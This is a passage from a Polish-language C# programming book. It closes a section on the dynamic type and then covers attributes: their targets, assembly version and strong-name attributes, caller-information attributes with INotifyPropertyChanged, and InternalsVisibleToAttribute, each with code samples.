Język C# definiuje specjalny typ o nazwie `dynamic`. CLR w ogóle go jednak nie rozpoznaje — z jego punktu widzenia wygląda on zupełnie jak `System.Object`. Jednak kompilator wie, które wyrażenia są tego typu, i w razie korzystania z takich wyrażeń generuje kod w inny sposób, odraczając wykonanie wielu operacji do czasu wykonywania programu. W razie stosowania typu `dynamic` kompilator nie sprawdza, czy operacje można wykonać na etapie komplikacji kodu, dlatego też posługując się wyrażeniami tego typu, można używać dowolnych metod, właściwości i operatorów. Jednak w trakcie działania programu kompilator zbada obiekt, do którego takie wyrażenie się odwołuje, i zdecyduje, co należy zrobić. Jeśli używany obiekt jest zwyczajnym obiektem .NET, to korzystając z mechanizmów odzwierciedlania, kompilator postara się zapewnić zachowanie odpowiadające standardowemu działaniu obiektów, jeśli już w czasie komplikacji znane są ich rzeczywiste typy (choć występują tu pewne ograniczenia związane z delegatami, wyrażeniami lambda oraz metodami rozszerzeń). Jednak niektóre obiekty są obsługiwane w specjalny sposób. W przypadku obiektów COM typ `dynamic` stanowi wygodny sposób korzystania z automatyzacji COM. W aplikacjach Silverlight typ `dynamic` pozwala nam posługiwać się obiektami przeglądarki przy użyciu naturalnej składni. Obiekty .NET, które chciałyby dysponować niestandardowymi, dynamicznymi sposobami działania, mogą je definiować, przy czym dotyczy to obiektów pochodzących także z innych języków .NET. Obiekty języków IronRuby oraz innych języków skryptowych korzystających z Dynamic Language Runtime mogą być używane w kodzie C# i będą przy tym działały zgodnie z założeniami swoich twórców. Podstawowym przeznaczeniem typu `dynamic` jest wsparcie dla mechanizmów współdziałania korzystających z technologii COM oraz innych języków programowania, choć można także używać tego typu w izolacji, czyli w samym kodzie C#. Typ `dynamic` nie obsługuje jednak pełnych możliwości dynamicznego stylu programowania, gdyż nie w tym celu był projektowany.

---

[62] Niezależnie do tego, co może sugerować nazwa, nie jest to odrębne środowisko wykonawcze. Jest to jedynie

grupa podzespołów działających w ramach CLR, zapewniających wsparcie dla dynamicznych możliwości języka.

[63] Nie można użyć wyrażenia lambda jako argumentu do operacji przydzielanej dynamicznie bez wcześniejszego rzutowania go na typ delegatu lub drzewa wyrażenia — *przyp. tłum.*

## Rozdział 15. Atrybuty

Na platformie .NET można dodawać do komponentów, typów oraz ich składowych *atrybuty*. Przeznaczeniem atrybutów jest kontrola oraz modyfikacja sposobu działania platformy, biblioteki, narzędzia, kompilatora bądź samego CLR. Na przykład w Rozdział 1. przedstawiona została klasa oznaczona atrybutem `[TestClass]`. Informował on platformę do wykonywania testów jednostkowych, że klasa, do której został dodany, zawiera jakieś testy, które należy wykonać jako element całego zestawu.

Atrybuty są pasywnymi pojemnikami zawierającymi informacje, które same w sobie nic nie robią. Jako ich odniesienie w rzeczywistym świecie można by przedstawić etykietę adresową: można wydrukować taką etykietę zawierającą adres odbiorcy oraz numer identyfikacyjny przesyłki i nakleić ją na paczce, lecz nie spowoduje to, że przesyłka dotrze do adresata. Taka etykieta nabiera znaczenia wyłącznie w przypadku, gdy przesyłka trafi do firmy kurierskiej. Kiedy taka firma odbierze od nas przesyłkę, będzie oczekiwana, że znajdzie na niej etykietę adresową i na jej podstawie określi, gdzie i jaką trasą wysłać paczkę. Zatem etykieta jest ważna, lecz właściwie jedynym jej zadaniem jest dostarczanie informacji potrzebnych do działania systemu. Atrybuty stosowane w .NET Framework działają w identyczny sposób — mają jakiekolwiek znaczenie, jeśli ktoś ich szuka. Niektóre atrybuty są obsługiwane przez CLR lub przez kompilator, jednak stanowią one mniejszość. Przeważająca ich większość jest używana przez platformy, biblioteki, narzędzia (takie jak mechanizm do wykonywania testów jednostkowych dostępny w Visual Studio) bądź też przez nasz własny kod.

## Stosowanie atrybutów

By uniknąć konieczności wprowadzania do systemu typów zestawu kolejnych pojęć, .NET reprezentuje atrybuty jako instancje typów platformy. Aby typ mógł być używany jako atrybut, musi dziedziczyć po klasie `System.Attribute`, choć pod wszelkimi innymi względami może być normalnym typem. Aby zastosować atrybut, zapisuje się nazwę typu w nawiasach kwadratowych, przy czym zazwyczaj jest ona umieszczana bezpośrednio przed tak zwanym celem atrybutu, czyli elementem, na jaki atrybut ma oddziaływać. Przykład z Przykład 15-1 przedstawia kilka atrybutów stosowanych przez platformę testową firmy Microsoft. Jeden z nich został dodany do klasy, by zaznaczyć, że zawiera ona testy, które należy wykonać, a kolejne do poszczególnych metod, by poinformować platformę testową, które z nich reprezentują teksty, a które zawierają jedynie kod inicjalizacyjny wykonywany przed rozpoczęciem testów.

Przykład 15-1. Atrybuty w klasie testu jednostkowego

```
using Microsoft.VisualStudio.TestTools.UnitTesting;

namespace ImageManagement.Tests
{
    [TestClass]
    public class WhenPropertiesRetrieved
    {
        private ImageMetadataReader _reader;
        [TestInitialize]
        public void Initialize()
        {
            _reader = new ImageMetadataReader(TestFiles.GetImage());
        }

        [TestMethod]
        public void ReportsCameraMaker()
        {
            Assert.AreEqual(_reader.CameraManufacturer, "Fabrikam");
        }

        [TestMethod]
        public void ReportsCameraModel()
        {
            Assert.AreEqual(_reader.CameraModel, "Fabrikam F450D");
        }
    }
}
```

Przeglądając dokumentację większości atrybutów, przekonamy się, że ich rzeczywiste nazwy kończą się słowem `Attribute`. Jeśli klasa podana w nawiasach kwadratowych nie istnieje, kompilator C# spróbuje dodać do niej słowo `Attribute`, a zatem atrybut `[TestClass]` z przykładu na [Przykład 15-1](#) odwołuje się do klasy o nazwie `TestClassAttribute`. Jeśli nam na tym naprawdę zależy, możemy podać w nawiasach pełną nazwę klasy — na przykład `[TestClassAttribute]` — jednak częściej stosowanym rozwiązaniem jest stosowanie skróconego zapisu.

Jeśli chcemy użyć kilku atrybutów, to możemy to zrobić na dwa sposoby — podając każdy z nich wewnątrz osobnej pary nawiasów kwadratowych, bądź też zapisać je wszystkie wewnątrz jednej pary nawiasów, oddzielając od siebie przecinkami.

Niektóre typy argumentów wymagają podania argumentów przekazywanych do konstruktora. Na przykład platforma testowa firmy Microsoft udostępnia atrybut `TestCategoryAttribute`. W przypadku stosowania programu do wykonywania tekstu uruchamianego z poziomu wiersza poleceń (`mstest.exe`) to w jego wywołaniu można użyć przełącznika `/category`, co sprawi, że zostaną wykonane

wyłącznie testy należące do określonej kategorii. Atrybut ten wymaga przekazania nazwy kategorii, która zostanie użyta jako argument konstruktora, gdyż stosowanie tego atrybutu bez określania nazwy kategorii mijałoby się z celem. Jak pokazuje kod przedstawiony na [Przykład 15-2](#), składnia używana do określania argumentów konstruktora atrybutu nie jest żadnym zaskoczeniem.

#### Przykład 15-2. Atrybut z argumentem konstruktora

```
[TestCategory("Property Handling")]
[TestMethod]
public void ReportsCameraMaker()
{
    ...
}
```

Można także określać wartości właściwości i pól. Niektóre atrybuty posiadają możliwości, które można kontrolować wyłącznie przy użyciu właściwości lub pól, a nie argumentów konstruktora. (Jeśli atrybut posiada wiele opcjonalnych ustawień, to znacznie łatwiej jest je udostępnić w formie właściwości lub pól, a nie definiować przeciążone wersje konstruktora odpowiadające wszystkim możliwym kombinacjom ustawień). Składnia używana w tym celu sprowadza się do umieszczenia za argumentami konstruktora (bądź zamiast nich, jeśli konstruktor jest bezargumentowy) jednej lub kilku par *NazwaWłaściwościLubPola = Wartość*. [Przykład 15-3](#) przedstawia kolejny atrybut używany podczas przeprowadzania testów jednostkowych. Jest to atrybut `ExpectedExceptionAttribute`, który pozwala określać, że przeprowadzając dany test, oczekujemy zgłoszenia konkretnego wyjątku. Określenie typu wyjątku jest obowiązkowe, zatem przekazujemy jego nazwę jako argument konstruktora, jednak mechanizm przeprowadzania testów pozwala także określać, czy oprócz wyjątków konkretnego typu mają być także akceptowane wyjątki typów pochodnych. (Domyślnie akceptowane będą wyłącznie wyjątki podanego typu). Ten sposób reagowania na wyjątki jest określany przy użyciu właściwości `AllowedDerivedTypes`.

#### Przykład 15-3. Określanie opcjonalnych ustawień atrybutu przy użyciu właściwości

```
[ExpectedException(typeof(ArgumentException), AllowDerivedTypes = true)]
[TestMethod]
public void ThrowsWhenNameMalformed()
{
    ...
}
```

Umieszczenie atrybutu w kodzie nie powoduje utworzenia jego obiektu. Robiąc to, podajemy jedynie instrukcje dotyczące sposobu jego utworzenia i inicjalizacji, w przypadku gdyby ktoś chciał tego atrybutu użyć. (Często spotykanym błędem jest przypuszczenie, że obiekty atrybutów odnoszących się do metod są tworzone w momencie wywoływania tych metod. To nie tak). Kompilator umieszcza w

metadanych informacje odnośnie do tego, jakie atrybuty zostały dodane do poszczególnych elementów kodu, obejmują one także listę argumentów konstruktora oraz wartości właściwości. Następnie CLR może przejrzeć te dane i użyć ich, jeśli ktoś o nie poprosi. Na przykład: kiedy każemy Visual Studio wykonać testy jednostkowe, to wczyta ono odpowiedni podzespoł z testami i dla każdego zdefiniowanego w nim typu zapyta CLR, czy są dostępne jakieś atrybuty związane z testami jednostkowymi. To właśnie w tym momencie zostają utworzone obiekty atrybutów. Gdybyśmy spróbowali normalnie wczytać podzespoł, na przykład poprzez dodanie do innego projektu odwołania do tego podzespołu i utworzenie instancji jednego ze zdefiniowanych w nim typów, to obiekty atrybutów nigdy nie zostałyby utworzone — pozostałyby jako zbiór instrukcji zamrożony w metadanych podzespołu.

## Cele atrybutów

Atrybuty mogą oddziaływać na wiele różnego rodzaju elementów, nazywanych celami. Można je dodawać do wszelkich elementów systemu typów reprezentowanych przez API odzwierciedlania, przedstawionych w [Rozdział 13](#). Konkretnie rzecz ujmując, atrybuty można określić dla: podzespołów, modułów, typów, metod, parametrów metod, wartości wynikowych metod, konstruktorów, pól, właściwości, zdarzeń oraz parametrów typów ogólnych.

W większości przypadków cel atrybutu określa się poprzez zapisanie atrybutu bezpośrednio przed nim. Nie dotyczy to jedynie podzespołów i modułów, gdyż nie istnieje żaden konkretnych element kodu, przez który są one reprezentowane — cały kod wchodzący w skład projektu jest umieszczany w wygenerowanym podzespołe, podobnie jest w przypadku modułów (których połączenie tworzy podzespoł, o czym można się było dowiedzieć z [Rozdział 12](#)). Dlatego w tych dwóch przypadkach cel atrybutu należy określać jawnie, na jego samym początku. Jeśli otworzymy plik `AssemblyInfo.cs` projektu (który Visual Studio ukrywa w oknie *Solution Explorer* w węźle *Properties*), zobaczymy w nim wiele atrybutów odnoszących się do podzespołu, takich jak te przedstawione na [Przykład 15-4](#).

### Przykład 15-4. Atrybuty podzespołu umieszczone w pliku `AssemblyInfo.cs`

```
[assembly: AssemblyCompany("Interact Software Ltd.")]
[assembly: AssemblyProduct("AttributeTargetsExample")]
[assembly: AssemblyCopyright("Copyright © 2012 Interact Software Ltd.")]
```

Plik `AssemblyInfo.cs` nie jest pod żadnym względem wyjątkowy. Atrybuty podzespołu można umieszczać w dowolnym pliku. Jedyne ograniczenie polega na tym, że muszą one zostać zapisane przed definicją przestrzeni nazw oraz typu. Jedynymi elementami kodu, które powinny się znaleźć przed atrybutami podzespołu, są dyrektywy `using` oraz opcjonalne komentarze i odstępy.

Dokładnie to samo dotyczy atrybutów odnoszących się do modułów, choć te są stosowane znacznie rzadziej. Wynika to nie tylko z faktu, że podzespoły składające się z wielu modułów są stosowane sporadycznie, lecz także stąd, że bardzo rzadko pojawia się konieczność stosowania atrybutów odnoszących się do modułów.

**Przykład 15-5** pokazuje, w jaki sposób można skonfigurować możliwości debugowania konkretnego modułu, na wypadek gdybyśmy chcieli, by jeden z modułów podzespołu zapewniał wygodne możliwości debugowania, natomiast wszystkie pozostałe moduły zostały skompilowane z wykorzystaniem pełnej optymalizacji. (Jest to całkowicie wymyslny i sztuczny przykład, który ma służyć jedynie do przedstawienia składni atrybutów modułów. W praktyce prawdopodobieństwo sytuacji, że będziemy chcieli wykorzystać takie rozwiązanie, jest minimalne). Więcej informacji na temat atrybutu `DebuggableAttribute` można znaleźć w dalszej części rozdziału, pt. „„**Kompilacja JIT**”“.

#### Przykład 15-5. Atrybut modułu

```
using System.Diagnostics;  
  
[module: Debuggable(DebuggableAttribute.DebuggingModes.DisableOptimizations)]
```

Atrybuty mogą się także odnosić do wartości wynikowych metod, przy czym także i w tym przypadku muszą one zostać w odpowiedni sposób kwalifikowane, gdyż typ wartości wynikowej jest określany przed nazwą metody, czyli w tym samym miejscu, gdzie są umieszczane atrybuty odnoszące się do samej metody. (Atrybuty parametrów nie wymagają żadnej kwalifikacji, gdyż są umieszczane wewnętrz listy parametrów metody, bezpośrednio przed parametrami, do których się odnoszą).

**Przykład 15-6** przedstawia metodę, do której zostały dodane atrybuty odnoszące się zarówno do niej samej, jak i do typu wartości wynikowej. (Zastosowane tu atrybuty stanowią jeden z elementów usługi współdziałania opisanych w [Rozdział 21](#).

Przedstawiony przykład powoduje zimportowanie funkcji z biblioteki DLL Win32, dzięki czemu można jej używać w kodzie C#. W niezarządzanym kodzie wartości logiczne mogą być reprezentowane na kilka różnych sposobów, dlatego też dodaliśmy atrybut `MarshalAsAttribute` odnoszący się do typu wynikowego, informując, jakiej reprezentacji CLR powinno się spodziewać).

#### Przykład 15-6. Atrybuty metody oraz wartości wynikowej

```
[DllImport("User32.dll")]  
[return: MarshalAs(UnmanagedType.Bool)]  
static extern bool IsWindowVisible(HandleRef hWnd);
```

Kolejnym celem atrybutów, który wymaga ich kwalifikacji, są pola zdarzeń generowane przez kompilator. Atrybut przedstawiony na [Przykład 15-7](#) odnosi się do pola przechowującego delegata zdarzenia; bez kwalifikatora `field:` atrybut umieszczony w tym miejscu odnosiłby się do samego zdarzenia.

## Przykład 15-7. Atrybut pola zdarzenia

```
[field: NonSerialized]
public event EventHandler Frazzled;
```

Można by oczekiwać, że podobna składnia jest używana w atrybutach odnoszących się do właściwości automatycznych, pozwalając nam dodawać je do pól wygenerowanych przez kompilator, kiedy nie zdefiniujemy jawnie akcesorów `get` i `set` właściwości. Jednak jeśli spróbujemy tak zrobić, pojawi się błąd komplikacji. Uzasadnieniem takiego stanu rzeczy jest to, że w odróżnieniu od zdarzeń pole wygenerowane dla automatycznej właściwości nie jest dostępne dla naszego kodu. (Pole zdarzenia jest ukryte wyłącznie przed kodem używającym naszej klasy — kod umieszczony wewnątrz niej ma bezpośredni dostęp do tego pola).

## Atrybuty obsługiwane przez kompilator

Kompilator C# rozpoznaje niektóre typy atrybutów i obsługuje je w szczególny sposób. Na przykład przy użyciu atrybutów można określić zarówno nazwę, jak i numer wersji podzespołu oraz kilka innych, związanych z nim informacji. Atrybuty te są zwyczajowo umieszczane w pliku `AssemblyInfo.cs`. Visual Studio automatycznie zapisuje w nim kilka atrybutów i jest w stanie za nas modyfikować zawartość tego pliku. Jeśli przejdziemy na kartę *Application* właściwości projektu, znajdziemy na niej przycisk *Assembly Information* pozwalający wyświetlić okno dialogowe służące do edycji niektórych spośród opisywanych tu właściwości. Oczywiście można także wprowadzać odpowiednie zmiany ręcznie, bezpośrednio w kodzie źródłowym.

## Nazwy i wersje

Jak można się było przekonać, czytając [Rozdział 12.](#), podzespoły mają złożone nazwy. Nazwa prosta, która zazwyczaj odpowiada nazwie pliku podzespołu bez rozszerzenia `.exe` lub `.dll`, jest określana jako jedno z ustawień projektu. Jednak nazwa podzespołu składa się także z numeru wersji, a ten można określić przy użyciu atrybutu. W pliku `AssemblyInfo.cs` zazwyczaj będzie można znaleźć dwa atrybuty podobne do tych przedstawionych na [Przykład 15-8.](#)

## Przykład 15-8. Atrybuty określające numer wersji

```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyFileVersion("1.0.0.0")]
```

Być może pamiętasz, że pierwszy z nich określa numer wersji stanowiący element nazwy podzespołu. Z kolei drugi atrybut nie ma nic wspólnego z .NET — kompilator używa go do wygenerowania zasobu Win32 zawierającego numer wersji. To właśnie ten numer wersji zobaczy użytkownik, kiedy wybierze podzespoł w *Eksploratorze Windows* i wyświetli okno *Właściwości* z informacjami na jego

temat.

Kolejnym elementem nazwy podzespołu jest identyfikator kulturowy. W przypadku korzystania z opisanych w [Rozdział 12.](#) mechanizmów satelickich podzespołów zasobów (ang. *satellite resource assembly*) będzie on zazwyczaj określany automatycznie. Można go także określić jawnie, używając do tego celu atrybutu `AssemblyCulture`, choć w przypadku podzespołów, które nie zawierają zasobów, identyfikator kulturowy zazwyczaj nie powinien być określany. (Jedynym atrybutem odnoszącym się do podzespołów i związanym z ustawieniami kulturowymi, który zazwyczaj jest używany jawnie, jest przedstawiony w [Rozdział 12.](#) atrybut `NeutralResourcesLanguageAttribute`).

W silnych nazwach podzespołów występuje jeszcze jeden element: token klucza publicznego. Najprostszym sposobem określenia silnej nazwy podzespołu jest skorzystanie z karty *Sigining* właściwości projektu. Niemniej jednak silnymi nazwami podzespołów można także zarządzać z poziomu kodu źródłowego, gdyż kompilator rozpoznaje specjalne atrybuty służące właśnie do tego celu. Atrybut `AssemblyKeyFileAttribute` pozwala podać nazwę pliku zawierającego klucz. Alternatywnie można także umieścić ten klucz w magazynie kluczy komputera (stanowiącym jeden z elementów systemu kryptograficznego systemu Windows). W takim przypadku należy użyć atrybutu `AssemblyKeyNameAttribute`. Zastosowanie któregokolwiek z tych dwóch atrybutów sprawi, że kompilator umieści w podzespole klucz publiczny, wyliczy jego kod mieszający i użyje go jako tokenu klucza publicznego do utworzenia silnej nazwy podzespołu. Jeśli plik klucza zawiera także klucz prywatny, to kompilator dodatkowo używa go do podpisania podzespołu. W przeciwnym razie, jeśli klucz prywatny nie będzie dostępny, to komplikacja nie powiedzie się, jeśli dodatkowo nie użyjemy atrybutu `AssemblyDelaySignAttribute` z argumentem konstruktora o wartości `true`.

### PODPOWIEDŹ

Choć atrybuty związane z kluczem są obsługiwane przez kompilator w szczególny sposób, to jednak są one także umieszczane w metadanych, podobnie jak wszystkie normalne atrybuty. Oznacza to, że w przypadku użycia atrybutu `AssemblyKeyFileAttribute` ścieżka dostępu do użytego pliku klucza zostanie umieszczona w skompilowanym kodzie wynikowym. Nie musi to oznaczać problemów, niemniej jednak można uznać, że udostępnianie takich informacji nie jest zalecane. Dlatego też prawdopodobnie lepszym rozwiązaniem będzie tworzenie silnych nazw przy wykorzystaniu opcji konfiguracyjnych projektu, a nie atrybutów.

## Opis oraz inne, powiązane z nim zasoby

Zasób wersji generowany w wyniku podania atrybutu `AssemblyFileVersion` to nie

jedyne informacje, które kompilator C# może umieszczać w zasobach starego typu, charakterystycznych dla programów Win32. Plik `AssemblyInfo.cs` zawiera zazwyczaj jeszcze kilka innych atrybutów, w których można podać informacje o prawach autorskich oraz inne, opisowe dane na temat podzespołu. Ich przykład został przedstawiony na [Przykład 15-9](#).

### Przykład 15-9. Typowe atrybuty zawierające informacje o podzespole

```
[assembly: AssemblyTitle("ExamplePlugin")]
[assembly: AssemblyDescription("An example plug-in DLL")]
[assembly: AssemblyConfiguration("Retail")]
[assembly: AssemblyCompany("Interact Software Ltd.")]
[assembly: AssemblyProduct("ExamplePlugin")]
[assembly: AssemblyCopyright("Copyright © 2012 Interact Software Ltd.")]
[assembly: AssemblyTrademark("")]
```

Podobnie jak w przypadku numeru wersji, także i wszystkie te informacje są widoczne na karcie *Szczegóły* okna dialogowego *Właściwości*, które można wyświetlić, wybierając podzespół w *Eksploratorze Windows*.

### Atrybuty z informacjami o kodzie wywołującym

Jedną z nowych możliwości wprowadzonych w C# 5.0 jest wsparcie dla obsługiwanych przez kompilator atrybutów tworzonych z myślą o sytuacjach, gdy nasze metody potrzebują informacji o kontekście, w jakim zostały wywołane. Takie możliwości są przydatne w pewnych rozwiązańach związanych z rejestracją komunikatów diagnostycznych oraz rozwiązują pewien istniejący od dawna problem z interfejsem powszechnie stosowany w kodzie obsługi interfejsu użytkownika.

[Przykład 15-10](#) przedstawia, jak można używać tego atrybutu w kodzie rejestrującym komunikaty diagnostyczne. Jeśli dodamy do parametru metody jeden z tych trzech nowych atrybutów, to w przypadku gdy kod wywołujący pominie ten argument, kompilator odpowiednio na to zareaguje.

#### PODPOWIEDŹ

Atrybuty te są przydatne wyłącznie w odniesieniu do parametrów opcjonalnych. Jedyną możliwością utworzenia argumentu opcjonalnego jest podanie jego wartości domyślnej. W razie zastosowania któregoś z tych atrybutów C# zawsze będzie używać innej wartości, zatem po wywołaniu takiej metody w kodzie C# (lub Visual Basic, który także obsługuje te atrybuty) nie zostanie do niej przekazana wartość domyślna. Jednak podanie wartości domyślnej jest konieczne, gdyż w przeciwnym razie parametr nie będzie opcjonalny, dlatego też zazwyczaj używane są takie wartości domyślne jak pusty łańcuch znaków, `null` lub `0`.

### Przykład 15-10. Dodawanie do parametrów metod atrybutów informujących o kodzie wywołującym

```
public static void Log(
    string message,
    [CallerMemberName] string callingMethod = "",
    [CallerFilePath] string callingFile = "",
    [CallerLineNumber] int callingLineNumber = 0)
{
    Console.WriteLine("Komunikat {0}, wywołanie z {1} w pliku '{2}', numer wiersza
{3}",
        message, callingMethod, callingFile, callingLineNumber);
}
```

Jeśli w wywołaniu metody zostaną podane wszystkie argumenty, nie stanie się nic ciekawego. Jeśli jednak pominiemy argumenty domyślne, to C# wygeneruje kod, który przekaże do metody informacje o miejscu, z którego została wywołana. Domyślnymi wartościami trzech opcjonalnych argumentów z [Przykład 15-10](#) będą odpowiednio: nazwa metody, w której została wywołana metoda Log, pełna ścieżka dostępu do pliku zawierającego kod, w którym metoda ta została wywołana, oraz numer wiersza, w którym było umieszczone wywołanie.

### PODPOWIEDŹ

Informacje o metodzie wywołującej można także pozyskać w inny sposób: klasa `StackFrame` zdefiniowana w przestrzeni nazw `System.Diagnostics` jest w stanie zwracać informacje o metodach umieszczonych na stosie wywołań wyżej od metody bieżącej. Niemniej jednak korzystanie z tej klasy wiąże się z wysokimi kosztami działania — opisywane tu atrybuty wyznaczają informacje o kodzie wywołującym na etapie komplikacji, dzięki czemu ich wpływ na szybkość i wydajność działania aplikacji jest bardzo mały. Co więcej, klasa `StackFrame` jest w stanie określić nazwę pliku i numer wiersza, wyłącznie jeśli są dostępne symbole debugowania.

Choć rejestracja komunikatów diagnostycznych jest oczywistym zastosowaniem tej możliwości, to wspomniałem także o pewnym problemie, który na pewno będą znali wszyscy programiści zajmujący się w .NET tworzeniem i obsługą interfejsów użytkownika. Biblioteka klas .NET Framework definiuje interfejs `IPropertyChanged`. Jak pokazuje kod z [Przykład 15-11](#), jest to bardzo prosty interfejs definiujący tylko jedną składową — zdarzenie `PropertyChanged`.

#### Przykład 15-11. IPropertyChanged

```
public interface IPropertyChanged
{
    event PropertyChangedEventHandler PropertyChanged;
}
```

Typy implementujące ten interfejs zgłaszą zdarzenie `PropertyChanged` za każdym razem, kiedy zmieni się wartość jednej z ich właściwości. Klasa

`PropertyChangedEventArgs` udostępnia łańcuch znaków zawierający nazwę zmienionej właściwości. Te powiadomienia o zmianie właściwości przydają się podczas obsługi interfejsu użytkownika, gdyż pozwalają na wykorzystywanie obiektów wraz z technologiami wiązania danych (takich jak te udostępniane przez różne technologie związane z językiem XAML, opisane w [Rozdział 19.](#)), które są w stanie automatycznie aktualizować interfejs użytkownika za każdym razem, gdy zmieni się wartość właściwości. Pozwala to zapewnić wyraźną separację pomiędzy kodem operującym bezpośrednio na typach związanych z interfejsem użytkownika oraz kodem implementującym logikę określającą, jak aplikacja powinna reagować na dane wprowadzane przez użytkownika.

Implementacja interfejsu `INotifyPropertyChanged` jest zarówno żmudna, jak i podatna na błędy. Ponieważ zdarzenie `PropertyChanged` określa zmienioną właściwość w postaci łańcucha znaków, bardzo łatwo można źle zapisać jej nazwę, bądź też w przypadku kopiowania i wklejania kodu użyć nie tej nazwy co trzeba. Co więcej, w razie zmiany nazwy właściwości bardzo łatwo można zapomnieć o odpowiedniej modyfikacji tekstu używanego w zdarzeniu, co będzie oznaczać, że kod, który kiedyś działał prawidłowo, teraz będzie przekazywał w zdarzeniu `PropertyChanged` niewłaściwą nazwę właściwości.

Atrybuty przekazujące informacje o kodzie wywołującym nie są nam w stanie wiele pomóc, jeśli chodzi o żmudną naturę implementacji tego interfejsu, niemniej jednak z powodzeniem można z nich skorzystać, by zmniejszyć prawdopodobieństwo występowania ewentualnych błędów. [Przykład 15-12](#) przedstawia klasę bazową implementującą interfejs `INotifyPropertyChanged` z wykorzystaniem tych atrybutów.

**Przykład 15-12.** Implementacja interfejsu `INotifyPropertyChanged` nadająca się do wielokrotnego użycia

```
public class NotifyPropertyChanged : INotifyPropertyChanged
{
    public event PropertyChangedEventHandler PropertyChanged;

    protected void OnPropertyChanged(
        [CallerMemberName] string propertyName = null)
    {
        if (PropertyChanged != null)
        {
            PropertyChanged(this, new PropertyChangedEventArgs(propertyName));
        }
    }
}
```

Zastosowanie atrybutu `[CallerMemberName]` oznacza, że klasy pochodne klasy

`NotifyPropertyChanged` nie będą musiały określać nazwy właściwości, jeśli wywołają metodę `OnPropertyChanged` wewnątrz jej akcesora set (jak to pokazuje przykład z [Przykład 15-13](#)).

### Przykład 15-13. Zgłaszanie zdarzenia informującego o zmianie wartości właściwości

```
public class MyViewModel : NotifyPropertyChanged
{
    private string _name;

    public string Name
    {
        get
        {
            return _name;
        }
        set
        {
            if (value != _name)
            {
                _name = value;
                OnPropertyChanged();
            }
        }
    }
}
```

Nawet po zastosowaniu tego nowego atrybutu implementacja interfejsu `INotifyPropertyChanged` jest oczywiście znacznie bardziej pracochłonna niż użycie właściwości automatycznej, dla której wystarczy napisać `{ get; set; }`, a kompilator zrobi resztę. Jest ona nieco bardziej złożona od jawnej implementacji trywialnych właściwości wykorzystujących pola i wcale nie jest zauważalnie łatwiejsza od kodu o analogicznych możliwościach, który był stosowany we wcześniejszych wersjach .NET Framework. A zatem wciąż nie ma żadnych ułatwień upraszczających generowanie powiadomień o zmianach właściwości. Jedyną różnicą jest to, że teraz prosząc klasę bazową o zgłoszenie zdarzenia, można pomijać podawanie nazwy właściwości. To usprawnienie jest bardzo cenne: teraz możemy bowiem mieć pewność, że za każdym razem zostanie użyta odpowiednia nazwa właściwości, nawet jeśli kiedyś w przyszłości zdecydujemy się ją zmienić.

## Atrybuty obsługiwane przez CLR

Niektóre atrybuty są obsługiwane w szczególny sposób przez CLR podczas działania aplikacji. Nie ma żadnej oficjalnej, kompletnej listy tych atrybutów, dlatego też w kolejnych podpunktach rozdziału przedstawię jedynie kilka

wybranych, najczęściej używanych spośród nich.

## InternalsVisibleToAttribute

Atrybutu `InternalsVisibleToAttribute` można użyć w odniesieniu do podzespołu, aby zadeklarować, że wszelkie zdefiniowane w nim typy lub składowe wewnętrzne powinny być widoczne dla jednego lub kilku innych podzespołów. Popularnym zastosowaniem tego atrybutu jest zapewnienie możliwości przeprowadzania testów jednostkowych dla typów wewnętrznych. Jak pokazuje [Przykład 15-14](#), wystarczy w tym celu przekazać nazwę podzespołu jako argument konstruktora atrybutu.

### PODPOWIEDŹ

Silne nazwy podzespołów nieco komplikują sytuację. Podzespoł posiadający silną nazwę nie może udostępnić informacji o swojej zawartości innemu podzespołowi, który nie ma silnej nazwy, i na odwrót. Z kolei kiedy podzespoł o silnej nazwie chce udostępnić informacje innemu podzespołowi o silnej nazwie, to nie wystarczy podać nazwę prostą — należy dołączyć do niej także klucz publiczny podzespołu, któremu chcemy zapewnić dostęp do informacji. Co więcej, nie jest to jedynie token klucza publicznego, opisany w [Rozdział 12](#). — musi to być pełny, zapisany w postaci szesnastkowej klucz, który może się składać z kilkuset cyfr. Pełny klucz podzespołu można wyświetlić za pomocą programu narzędziowego `sn.exe`, wystarczy podać w wierszu poleceń opcję `-Tp` oraz pełną ścieżkę dostępu do podzespołu.

### Przykład 15-14. InternalsVisibleToAttribute

```
[assembly:InternalsVisibleTo("ImageManagement.Tests")]
[assembly:InternalsVisibleTo("ImageServices.Tests")]
```

Powyższy przykład pokazuje, że typy można udostępnić kilku innym podzespołom, wystarczy w tym celu użyć kilku atrybutów, podając w każdym z nich nazwę innego podzespołu.

CLR odpowiada za wymuszanie zasad dostępu. Jeśli spróbujemy użyć klasy wewnętrznej pochodzącej z innego podzespołu, to na ogół podczas działania programu zostanie zgłoszony stosowny błąd. (C# nawet nie pozwoli na skompilowanie takiego kodu, jednak istnieje możliwość oszukania kompilatora. Można także napisać odpowiedni fragment kodu bezpośrednio w IL. Asembler IL, *ILASM*, robi to, co mu każemy, i narzuca przy tym znacznie mniej ograniczeń niż kompilator C#. Kiedy już pokonamy ograniczenia kompilacji, będziemy musieli zmierzyć się z ograniczeniami pojawiającymi się podczas działania programu). Niemniej jednak kiedy ten atrybut zostanie użyty, CLR przestaje aż tak rygorystycznie przestrzegać zasad odnoszących się do używanych podzespołów. Także kompilator rozumie ten atrybut i pozwoli na wykorzystanie typu wewnętrznego zdefiniowanego w innym podzespołe, o ile tylko w podzespoole tym został podany atrybut `InternalsVisibleToAttribute` z nazwą naszego

podzespołu.

Atrybut ten stanowi lepsze rozwiązanie problemu, z którym zetknęliśmy się w [Rozdział 1](#). — chcieliśmy tam przetestować punkt wejścia do programu, jednak domyślnie zawierająca go klasa `Program` jest wewnętrzna. Problem ten udało się nam rozwiązać, deklarując zarówno klasę, jak i metodę `Main` jako publiczne, jednak gdybyśmy zamiast tego użyli atrybutu `InternalVisibleToAttribute`, to nie trzeba by zmieniać poziomu dostępu klasy `Program`. Wciąż trzeba by zmienić dostęp do metody `Main`, gdyż domyślnie jest ona prywatna, a musiałaby być co najmniej wewnętrzna, jednak to i tak lepiej niż deklarowanie jej jako publicznej.

